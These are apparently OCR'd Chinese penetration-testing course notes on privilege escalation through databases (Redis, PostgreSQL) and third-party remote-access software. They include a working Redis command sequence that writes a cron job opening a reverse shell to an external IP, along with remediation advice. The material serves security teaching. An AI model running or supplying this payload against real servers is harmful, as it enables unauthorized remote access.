
权限提升-数据库&Redis&Postgre&第三方软件&TV&向日葵&服务类


权限提升-小迪安全
① Web权限
基础
有那些权限?
环境语言用户权限?
权限怎么获取的?
权限能做那些事情?
分类
网站后台
中间件后台
数据库后台
第三方应用后台
技术
后台功能点(如实现文件操作的功能)
还可以借助网上的公开资料进行利用
补充
部分权限可以实现互相提升转移
② 系统权限
Linux
Web->root
User->root
Windows
Web->System
User->System
溢出漏洞
流程
1、信息收集
2、筛选EXP
WindowsVulnScan
wesng
Vulmap
https://i.hacking8.com/tiquan
3、下载EXP
KernelHub
Poc-in-Github
exploitdb
4、执行EXP
平台
手工提权
CS插件化
taowu
ladon
MSF自动化
1、生成反弹后门
2、配置监听会话
2.1、筛选EXP模块
3、利用EXP溢出提权
数据库
帐号密码获取
0、网站存在高权限SQL注入点
1、数据库的存储文件或备份文件
2、网站应用源码中的数据库配置文件
3、采用工具或脚本爆破(需解决外联问题)
MYSQL
条件限制
ROOT密码
-secure-file-priv没进行目录限制
技术分类
UDF
5.2
>=5.2
启动项
MOF
反弹shell
利用工具
MSF
Navicat
MSSQL
条件限制
SA密码
技术分类
xp_cmdshell
sp_oacreate
沙盒
Oracle
条件限制
数据库帐号密码
技术分类
普通用户
DBA用户
注入
第三方应用软件
③ 域控权限

#知识点：

1、数据库提权-Redis&PostgreSQL 等

2、第三方提权-TV&向日葵&Navicat 等

#思考点：

1、如何判断采用什么数据库提权？

2、数据库提权首要条件密码获取？

3、有那些数据库类型可以进行提权？

4、操作系统在数据库提权中有那些疑问？

#章节点：

1、Web 权限提升

2、系统权限提升

3、域控权限提升

#详细点：

1、具体有哪些权限需要我们了解掌握的？

后台权限，网站权限，数据库权限，接口权限，系统权限，域控权限等

2、以上常见权限获取方法简要归类说明？

后台权限：SQL 注入,数据库备份泄露，默认或弱口令等获取帐号密码进入

网站权限：后台提升至网站权限，RCE 或文件操作类、反序列化等漏洞直达 Shell

数据库权限：SQL 注入,数据库备份泄露，默认或弱口令等进入或网站权限获取后转入

接口权限：SQL 注入,数据库备份泄露，源码泄漏，培植不当等或网站权限获取后转入

系统权限：高危系统漏洞直达或网站权限提升转入、数据库权限提升转入，第三方转入等

域控权限：高危系统漏洞直达或内网横向渗透转入、域控其他服务安全转入等

演示案例：

- 数据库-Redis 数据库权限提升-计划任务
- 数据库-PostgreSQL 数据库权限提升-漏洞
- 三方应用-Teamviewer&向日葵&Navivat-凭据

#数据库-Redis 数据库权限提升-计划任务

连接(未授权或有密码)-利用如下方法提权

采用未授权直接利用，密码进入需获取配置文件读取

1、设置键值为反弹命令的计划任务写法

2、设置写入目录为/var/spool/cron/

3、设置写入文件名为 xiaodi

4、保存执行

```
set x "\n* * * * * bash -i >& /dev/tcp/47.114.103.63/7788 0>&1\n"

config set dir /var/spool/cron/

config set dbfilename xiaodi

save
```

参考：https://blog.csdn.net/fly_hps/article/details/80937837

(1).利用计划任务执行命令反弹 shell

(2).写 ssh-keygen 公钥然后使用私钥登陆

(3).权限较低往 web 物理路径写 webshell

修复方案：

注意：以下操作，均需重启 Redis 后才能生效。

绑定需要访问数据库的 IP。 将 127.0.0.1 修改为需要访问此数据库的 IP 地址。

设置访问密码。在 Redis.conf 中 requirepass 字段后，设置添加访问密码。

修改 Redis 服务运行账号。以较低权限账号运行 Redis 服务，禁用账号的登录权限。

#数据库-PostgreSQL 数据库权限提升-漏洞

PostgreSQL 是一款关系型数据库。其 9.3 到 11 版本中存在一处“特性”，管理员或具有“COPY TO/FROM PROGRAM”权限的用户，可以使用这个特性执行任意命令。

提权利用的是漏洞：CVE-2018-1058 CVE-2019-9193

连接，利用漏洞，执行，提权

涉及资源：

补充：涉及录像课件资源软件包资料等下载地址